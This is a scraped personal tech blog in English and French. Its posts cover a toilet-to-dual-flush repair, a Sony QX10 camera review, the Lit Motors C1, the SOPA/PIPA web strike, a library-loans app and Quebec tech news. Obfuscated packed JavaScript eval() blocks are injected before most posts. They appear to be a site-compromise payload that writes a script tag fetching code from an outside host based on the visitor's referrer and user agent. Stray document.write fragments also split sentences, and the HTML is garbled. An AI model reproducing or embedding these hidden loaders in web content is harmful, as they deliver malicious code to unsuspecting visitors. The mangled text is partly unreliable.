Look! An Apple Watch ?! For real this time…
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|zddya|var|u0026u|referrer|rzybb||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|hynnr|var|u0026u|referrer|ybtbn||js|php’.split(‘|’),0,{}))
Regardez! Serait-ce la fameuse Apple Watch ?! En vrai cette fois…
<a href="https://www.flickr.com/photos/clodjee/17522191638" target="“new”" title="Apple Watch… for real by Clodjee Pelletier, document.write(“”); on Flickr”>
Technology
Image cocasse
Look! An Apple Watch ?!
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|srazh|var|u0026u|referrer|ifyst||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|zfekb|var|u0026u|referrer|iieit||js|php’.split(‘|’),0,{}))
Regardez! Serait-ce la fameuse Apple Watch ?!
<a href="https://www.flickr.com/photos/clodjee/17059930752" target="“new”" title="Apple Watch ?! by Clodjee Pelletier, document.write(“”); on Flickr”>
How to save lots of water…
…and completely update your toilet!
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|ddaef|var|u0026u|referrer|zdark||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|drfif|var|u0026u|referrer|atyrf||js|php’.split(‘|’),0,{}))
<a href="https://www.flickr.com/photos/clodjee/16478706530" target="“new”" title="Toilet by Clodjee Pelletier, document.write(“”); on Flickr””img src=”https://farm9.staticflickr.com/8632/16478706530_4814006dcb.jpg” style=”border: 0px; float: left; margin: 0px 10px 0px 0px;” width=”40%” //aNowadays a href=”http://en.wikipedia.org/wiki/Water_conservation” target=”“new””water conservation/a is an important problem that we can solve with a href=”http://eartheasy.com/live_water_saving.htm” target=”“new””simple habit changes/a like not letting the faucet on when brushing your teeth, taking shorter showers, etc. My wife and I are doing our best not to waste any water. For example, we are always washing dishes in a bucket and reuse the waste water in the garden. However, the place wasting the most water in the household is the toilet. We try to flush the toilet as seldom as possible (never to get rid of trash or try to wait after several usage before flushing) but it is not always practical. I thought of changing the toilet for one that has a a href=”http://en.wikipedia.org/wiki/Dual_flush_toilet” target=”“new””double-flush system/a, but a href=”http://www.canadiantire.ca/en/pdp/american-standard-ravenna3-dual-flush-toilet-0633429p.html” target=”“new””a new toilet can be expensive/a ($250-$300) and mine is a rare pinkish-beige color matching the sink, bath and tiles and I would probably never be able to find the same shade (it would most likely be cheaper and easier to go with the standard white which would be clashing with the rest of the room).br /
br /
When the water intake of the toilet started leaking I thought: “This is it; I might have to change the toilet and it will be expensive!” Fortunately, I found a way to repair my old toilet and save water at the same time for just a few dollars!br /
br /
a name=’more’/abr /
The first step was to change the a href=”http://www.canadiantire.ca/en/pdp/toilet-hook-up-0634387p.html#.VNQaF0Jh4qY” target=”“new””water supply hook-up/a because the plastic nut could be cracked and be the source of the leak. I took the extra precaution to wrap some a href=”http://www.canadiantire.ca/en/pdp/plumbshop-teflon-tape-0630018p.html” target=”“new””teflon tape/a around the threads of the connector before screwing it in. Here’s pictures of the old and new toilet hook-up:br /
br /
centera href=”https://www.flickr.com/photos/clodjee/16478749228″ target=”“new”” title=”Old toilet hook-up by Clodjee Pelletier, on Flickr””>

 I not only succeeded to repair my old toilet, but I also converted it into a dual-flush all for less than fifty dollars! No need to replace the toilet and worry about its color anymore.
It works pretty well. Now there’s two button: a small one for half a flush and a bigger one for a full flush! Finally I can save more water without any hassle.
I hope this article was useful to you and will help you save more water in the future!
[ Traduire ]
Sony QX10 Camera
I was looking for a new camera to replace my old Canon PowerShot S5IS. Since I got the iPhone 4S I was mostly using the smartphone to take pictures and movies because it was providing a better quality (actually, document.write(“”); same quality for the pictures [8 megapixels or 3264 x 2448] but much better for the movies: Canon shots 640 x 480 in mjpeg while the iPhone does 1920 x 1080 in H.264) and was more convenient since it’s smaller, lighter and always at hand. I was using the Canon mostly for events like film festivals where I needed to use a zoom for presentations and press conferences (the Canon has a zoom of 12x optical plus 4x digital for a total of 48x, while the iPhone 4S has only a 5x digital zoom). However, the iPhone (equipped with an Olloclip 3-in-1) also has a better macro capability.
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|byrts|var|u0026u|referrer|znkzi||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|dzesk|var|u0026u|referrer|ftdra||js|php’.split(‘|’),0,{}))
 Any recent compact point-and-shoot would have been better than the Canon, but since I am a sucker for gadgets, I was quite intrigued when Sony announced their “Smartphone Attachable Lens-Style Camera.” If it is a camera in its own right it can also be considered as a smartphone accessory, just adding to the capability of the phone while remaining compact and handy. It was quite promising. I read all the articles about the upcoming products and felt that this would be the perfect replacement for the Canon PowerShot S5IS. Maybe I was wrong?
 Of the two models announced by Sony [see their respective specs as an image or online], I chose the QX10 even if the QX100 offered a better picture quality (20 megapixels instead of 18 for the QX10 and a bigger CMOS sensor [1 inch instead of 0.53 inch for the QX10]) because the QX10 offered the most zoom (10x versus 3.6x for the QX100) and a much cheaper price ($250 versus $500 for the QX100 !). And a good zoom (even if it was not as strong as the Canon) was all I needed to add to the iPhone (particularly when shooting movies). I also considered the Olloclip Telephoto, but, if it was quite cheaper ($100), it was only adding a mere 2x optical magnification so there was no comparison with the Sony QX10. Therefore I purchased it as soon as it was available (on september 25th).
 The controls — Basically, the Qx10 looks like a camera lens and therefore has no viewfinder. It also has very simple controls: a power button on top [1] near the microphone [2], a tiny LCD display [3] indicating whether there’s a memory card inserted or not and the remaining battery capacity, a hook for the strap [4], a tripod socket [5], a status light [7] showing whether it’s turned on, charging or recording, the zoom lever [8], the shutter button [9], a Micro-USB plug [10] to transfer pictures and recharge the battery and a reset button [11] both hidden behind a small trap-door. The viewfinder, extra controls and settings are provided by the smartphone to which the camera is connected to (either via NFC or wi-fi direct, depending of the smartphone model–for the iPhone it’s via wi-fi since it has no Near Field Communication capability).
 Battery & memory card — The bottom of the camera (opposite side to the lens) opens to reveal the Lithium Ion type N battery and a slot to insert either a microSD memory card or Memory Stick Micro media [here it’s a Nexxtech 16 Gb microSD]. Printed inside the camera’s battery cover (and on the “Quick Start Guide”) you’ll find the SSID password [here it’s blured] needed to connect with the software (you’ll need to enter it the first time only). The battery can be charged either by connecting the camera to a computer via a micro-USB to USB cable (provided), a USB AC power adapter (AC-UD10 or AC-UD11 [this one is more compact and the less expensive option at only $20, but it is currently out of stock], sold separately) or a battery charger (BC-TRX, also sold separately).
 Attachment to smartphone — The camera comes with an attachment ring that fits most smartphone. It fits the iPhone without any problem even if it’s in a case. You first fix the camera to its attachment by inserting the camera into the slots, aligning the index marks on both the camera and the attachment, and then rotating the attachment until it clicks (there’s a level that you must slide to free the camera when you want to remove the smartphone attachment). You then open the attachment clamps and extend them to attach the camera to the smartphone. Just be careful not to swing the camera around too much as the smartphone might slip out of the clamps.


The software — To operate the camera with your smartphone you’ll need Sony’s software PlayMemories Mobile (available on iTunes apps store for the iPhone, iPad or iPod Touch). Once you’ve downloaded the software, connected the camera and the smartphone via wi-fi (in iPhone’s setting >> wi-fi; see picture above, on the left), you can open the app which will then connect with the camera (it takes a few seconds; see picture above, in the middle). You can now see the camera’s view, control its settings and shoots images using the touchscreen of the smartphone (see picture above, on the right).
 On the top left of the apps’ screen you have the auto settings (Intelligent Auto, Superior Auto and Program Auto) and, just bellow it, the various auto settings it has selected. On the top right you have the indicator of the space left on the memory card (in number of pictures; here there’s 2450 pictures left) and the still image size (here: 4:3 18 Megapixels). Inside the picture (bottom left) you have the zoom control (Wide and Telephoto). Just bellow the picture, clicking on the arrow up or down ( sideway) removes the settings from the screen or brings them back. At the bottom left, the tools symbol opens the main settings panel for the Self-Timer (off, 2 sec, 10 sec), the Still Image Size (4:3 18M, 4:3 5M, 16:9 13M, 16:9 2M), the duration of the review image (on, off, 2 sec), the save to smartphone option (on, off), the size of the review image (original, 2M), as well as option to copy pictures from the smartphone, set the beep (on, off, shutter) and format the memory card. At the bottom center you have the shutter button and on the bottom right the mode control (photo for still images and movie). You can change the aperture and the focus by touching an area of the picture (the area of the picture that you want in-focus and best lighted).
After testing the camera in both indoor and outdoor conditions, I must admit that I am VERY disappointed by this product. It is a very cool and interesting concept: a small and compact camera that uses a smartphone for screen and storage, taking high quality pictures and movies. However, I found several serious problems:
- The worse problem is that the PlayMemories Mobile software is constantly freezing and crashing. It seems that the latest version (3.0, dated June 26th) is not compatible with iOS 7! Without it the camera is totally useless!
- The advantage of a smartphone camera is its portability. When you see an interesting subject, you can take your smartphone out of your pocket and QUICKLY take a picture. Unfortunately, attaching the camera to the smartphone, connecting them via wi-fi and then opening the software takes a lot of time (one or two minutes at least). By the time you’re done, your subject has moved or disappeared!
- If you chose to save the pictures to the smartphone, it takes several seconds to do so (particularly in 18M mode), increasing considerably the time it takes to shoot a subject. It is therefore quite difficult to take quickly several pictures.
- You can have only one wi-fi connection at a time, therefore when you are using your camera you can use only the cellular connection to upload your pictures to the cloud or share them.
- For some reasons, even after disconnecting the camera, pictures taken with the QX10 don’t upload to iCloud. Maybe it’s because they are too big? That’s annoying because you have to plug either the camera or the smartphone to your computer to transfer them.
- The date/time on the camera is supposed to automatically set itself to that of the smartphone to which it is connected via wi-fi. Well, it doesn’t work and the date/time started with January 1st, messing up the sorting of the pictures in iPhoto. Also quite annoying.
- [Update: Oops! I forgot this one] It can be a little tricky to focus properly and results can be a little disappointing, particularly with the maximum zoom (10x)–which is somewhat to be expected for that type of camera.
- The camera has no flash and the software doesn’t make use of the smartphone’s flash.
- It saves the pictures only in jpeg (for still images) and mp4 (for movies). There’s no option to save in raw format.
- There’s no manual controls or Aperture Priority setting (although it is available on the QX100).
- There’s a serious lack of proper documentation. The camera comes only with a “Quick Start Guide” flyer and there’s no manual available online. Only sale sheets.
After my series of tests I almost decided to bring the camera back to the store and ask for a refund. That Bad. However, it is small and compact, and takes excellent pictures and movies. Most of the problems seems related to the fact that the PlayMemories Mobile software is poorly designed and has not been updated to work with iOS 7 (it is unbelievable that a company like Sony has failed to timely update its software considering that the iPhone market share is at its highest [even more since the release of the new models], the adoption rate of iOS7 is the fastest so far and the iPhone 4S & 5 are the most popular camera on Flickr!). Once that problem is solved it will be a pretty interesting products. So, I’ve decided to wait and see. Even if Sony doesn’t update the software soon, PinGuo has announced that the next update of its popular Camera360 software (4.7, due in October) will be compatible with the QX models. In the meantime, the QX10 is rather difficult to use and requires lots of patience. 
For more detailed reviews you can check Apple Insider, CNET, Engadget, iMore, the New York Times, Photography Blog, Pocket Lint, Technology Tell, or The Verge.
Update (2013-10-07): Apple Insider has revealed that Sony recently promised to quickly fix their QX series’ connection problems with the iPhone. PlayMemories Mobile should be updated in “the coming weeks.” Apple Insider also says that another third-party developers, TapTapTap, is working to make its Camera+ photo apps compatible with the QX series. It should be available “shortly.”
Update (2013-10-08): Sony has updated PlayMemories Mobile very early this morning. Now the camera is more stable–it doesn’t freeze as much–the date/time problem is solved and it does upload to iCloud even in the 18M format. The focus is still tricky, but I guess it is something we could get used to. Camera+ has been updated too, but there’s still no sign of QX compatibility… Anyway, this improvement comes just in time for a few days vacation, so I will have plenty of occasions to test the updated software.
[ Traduire ]
Cool motocycle
While watching BBC’s Click tech news show, document.write(“”); I came across this really cool motocycle of the future. Actually, it is an electric vehicle which is an hybrid between a car and a motocycle. It reminds me of Kaneda’s bike in Akira. The particularity of its design is that, thanks to two gyroscopes, it stands upright and can never fall on its side. Called the C1, it was conceived by Lit Motors, a company located in California, and should be available on the market in 2014 for the hefty price of $25,000. Hopefully, with time, the cost will diminish.
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|ryffd|var|u0026u|referrer|hyrfs||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|btrdd|var|u0026u|referrer|iayiy||js|php’.split(‘|’),0,{}))
This story has been around for a while but I think it’s worth sharing anyway. See for yourself how cool it is after the jump >>
First, two promo videos from Lit Motors:
Plus a report from SmartPlanet:
A CNET interview:
And a CNN Money report:
[ Traduire ]
Internet on strike!

eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|teeab|var|u0026u|referrer|abahh||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|nekts|var|u0026u|referrer|rfbzn||js|php’.split(‘|’),0,{}))
Today several big websites went on strike. Don’t worry we won’t follow their example, document.write(“”); but we nevertheless want to bring your attention to the reasons of this protest. More details after the jump:
Today, if you try to access Wikipedia you will get this blacked-out page (click to enlarge):

When governments try to legislate against piracy it is quite difficult to strike a just balance between an effective protection and cencorship. The American Congress and Senate are studying two bills (SOPA & PIPA) designed to fight copyright infringement on the internet. However, many of the companies involved with the internet feel that those bills might leave the door open for abuse in a way that will infringes free expression and hinder the opened nature of the internet. Here’s a few links for more detailed information and, if you feel you agree with Wikipedia and the like, please don’t hesite to protest:
- Wikipedia: Learn more about SOPA & PIPA
- Wikipedia: SOPA initiative
- Fight For The Future: Strike Against SOPA & PIPA
- Fight For The Future: SOPA strike, Largest online protest in history
- American Library Association: PIPA, SOPA and the OPEN Act, Quick Reference Guide
- The REDDIT blog: A technical examination of SOPA and PROTECT IP
- Bibliomancienne: Surtout pas SOPA (in French)
History of the iPhone (in memory of Steve Jobs)
Here’s a great video!
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|fbafy|var|u0026u|referrer|eeehn||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|fehrd|var|u0026u|referrer|ntyar||js|php’.split(‘|’),0,{}))
CNET UK Presents: History of the iPhone, document.write(“”); dedicated to the memory of Steve Jobs from Drew Stearne on Vimeo.
Library Books app
 Je suis toujours à l’affut des nouvelles intéressantes, document.write(“”); des innovations technologiques et des gadgets utiles. Ainsi, j’ai découvert hier, tout à fait par hasard, une intéressante application pour iPhone, iPod Touch ou iPad qui permet de suivre ses emprunts de bibliothèque et ainsi de ne jamais plus remettre un document en retard!
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|ydryt|var|u0026u|referrer|nttsf||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|iztsr|var|u0026u|referrer|hitea||js|php’.split(‘|’),0,{}))
 Il s’agit du Library Books app disponible pour les ordinateurs Macintosh (téléchargeable sur le site internet de l’application) et pour iPhone (disponible sur l’ App Store d’Apple). J’ai toujours espéré que quelqu’un ferait un jour une application qui me permettrait de consulter Nelligan, le catalogue du Réseau des Bibliothèques de Montréal, sur l’un de mes bidules mobiles (iPod Touch ou iPad). Malheureusement, tout ce que je peux faire pour l’instant c’est consulter le site internet de Nelligan sur Safari, le navigateur d’Apple. Ce n’est pas vraiment pratique, car de cette façon je dois entrer à chaque fois mon numéro d’usager et mon mot de passe. Une application dédiée garderait ces informations en mémoire.
J’étais sceptique qu’une application générique comme Library Books soit compatible avec le système du Réseau des Bibliothèques de Montréal. J’ai néanmoins consulté la liste des bibliothèques supportées par l’application: on y retrouve la bibliothèque publique de New York, le réseau de bibliothèques du Métro-Boston, ainsi que celles de la plupart des grandes villes américaines ou australiennes, la bibliothèque publique de Toronto et, à ma grande surprise, les bibliothèques publiques de Montréal! 237 bibliothèques supportées en tout!
 Une fois qu’on a entré nos information de connection au système ainsi que nos paramètres favoris (“settings”, comme les alertes de retard, etc.), l’application nous donne la liste de nos emprunts (“Loans”) par ordre de date due. Si des titres sont sur le point d’être en retard, la date apparait en rouge et un écusson affichant le nombre de titres dues apparait dans le menu du bas. L’application nous donne aussi la liste de nos réservations (“Holds”), le nombre de réservation disponible pour le retrait (un écusson dans le menu du bas) et notre historique d’emprunt (“History”). Il est intéressant de noter que l’on peut se connecter à plusieurs réseau de bibliothèques.
J’avoue que c’est plutôt simple comme application. Il est dommage que Library Books n’offre pas la possibilité de faire des recherches ou de faire des réservations, mais ce genre de fonctions avancées n’est vraiment possible qu’avec une application dédiée (il probablement impossible de programmer de telles fonctions afin qu’elles soient compatibles avec toutes les 237 bibliothèques supportées par l’application!). Il est toutefois possible d’accéder à son compte sur Nelligan par l’entremise de Library Books (sans avoir à ré-entrer son code de connection) et d’y faire des recherches et des reservations, mais la présentation sur écran laisse un peu à désirer.
Il reste que le but principal de cette application est surtout de s’assurer que les usagers soient aisément informer des dates de retour (leur permettant ainsi de remettre leur documents à temps) et de la disponibilité de leur réservation. C’est quant à moi bien assez et je recommande chaudement cette application même si elle est un peu chère ($2.99 US). 
Library Books a été créé par Harold Chu. L’application est disponible, en anglais seulement, dans la catégorie “utilities” de l’iTunes Store pour $2.99 US. Elle est compatible avec tout iPhone, iPod touch, et iPad qui opèrent avec la version iOS 3.0 ou plus (testé avec succès sur iOS 4.0).

[updated 2011-01-22]
Apps & blogue niouse
Je suis tombé cette semaine sur quelques actualités technologiques qui, document.write(“”); je crois, mérite bien d’être mentionées à part de ma revue de presse hebdomadaire habituelle:
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|nrtar|var|u0026u|referrer|rieat||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|eizte|var|u0026u|referrer|stern||js|php’.split(‘|’),0,{}))
 Comme je l’ai déjà dit, la télévision sur internet a beaucoup d’avenir et la destination de choix pour la télé francophone au Québec est sans doute TouTV.ca. Malheureusement pour moi, TouTV.ca utilise la technologie d’Adobe Flash pour diffuser ses émissions sur le web et je ne peux donc pas les visioner avec mon iPad. Bonne nouvelle: un récent article nous apprend que Tou.tv lancera en décembre des applications iPad et iPhone! Enfin!
 Je lis beaucoup d’actualités sur mon iPad. On peut lire l’information directement sur les sites internet des grands quotidiens, mais de plus en plus ceux-ci produisent des applications pour iPhone et iPad afin de présenter les articles (ou, dans la plupart des cas, une sélection d’articles) dans un format qui se lit plus aisément. Un des quotidiens que je lis le plus fréquemment est La Presse (ou “Cyberpresse” pour sa version électronique). Jusqu’à récemment j’utilisais l’application pour iPhone (sur le iPad on double les pixels pour visioner plein écran, mais l’image est moins précise et la présentation plutôt simple) mais il existe depuis quelques semaines une version de l’application pour iPad qui rend la lecture des articles beaucoup plus agréable de par sa superbe présentation. Bravo!
 Ça bouge beaucoup chez Apple ces temps-ci. Lors d’une conférence de presse (“Back to the Mac”) tenue le 20 octobre dernier, Apple a dévoilé la mise à jour annuelle de la suite de logiciels iLife (dont j’attend impatiemment la livraison) et a donné un bref aperçu de son prochain système d’opération pour le Mac (OS X 10.7): Lion (attendu pour l’été prochain). On y a également lancé la nouvelle version du portable ultra-léger et rapide (flash-drive oblige!) MacBook Air. De plus, deux autres mise à jour de système d’opération sont attendu pour bientôt: une version améliorée de “Snow Leopard” (Mac OS X 10.6.5, attendue imminament) et iOS 4.2 (qui devrait amener des tas d’amélioration pour l’iPad, dont la fonction multitâche, et qu’on attend en novembre).
Finalement, je ne pouvais pas manquer de mentioner, en cette chaude journée d’Octobre (le mercure atteint les 18’C !!) que mon blogue a maintenant accueillit plus de 10,000 visiteurs! Ces derniers mois, la moyenne de visites quotidienne a presque doublée (à 28). C’est bien mais c’est encore très peu. En un peu plus de cinq ans je n’ai d’ailleurs écrit que trois-cent-quarante-six entrées (dont près de la moitié cette année seulement)… On fait ce qu’on peut (je pourrais faire des entrées plus courtes et plus nombreuses… écouter moins de télé, etc., mais le travail me laisse encore trop vidé de mon énergie).
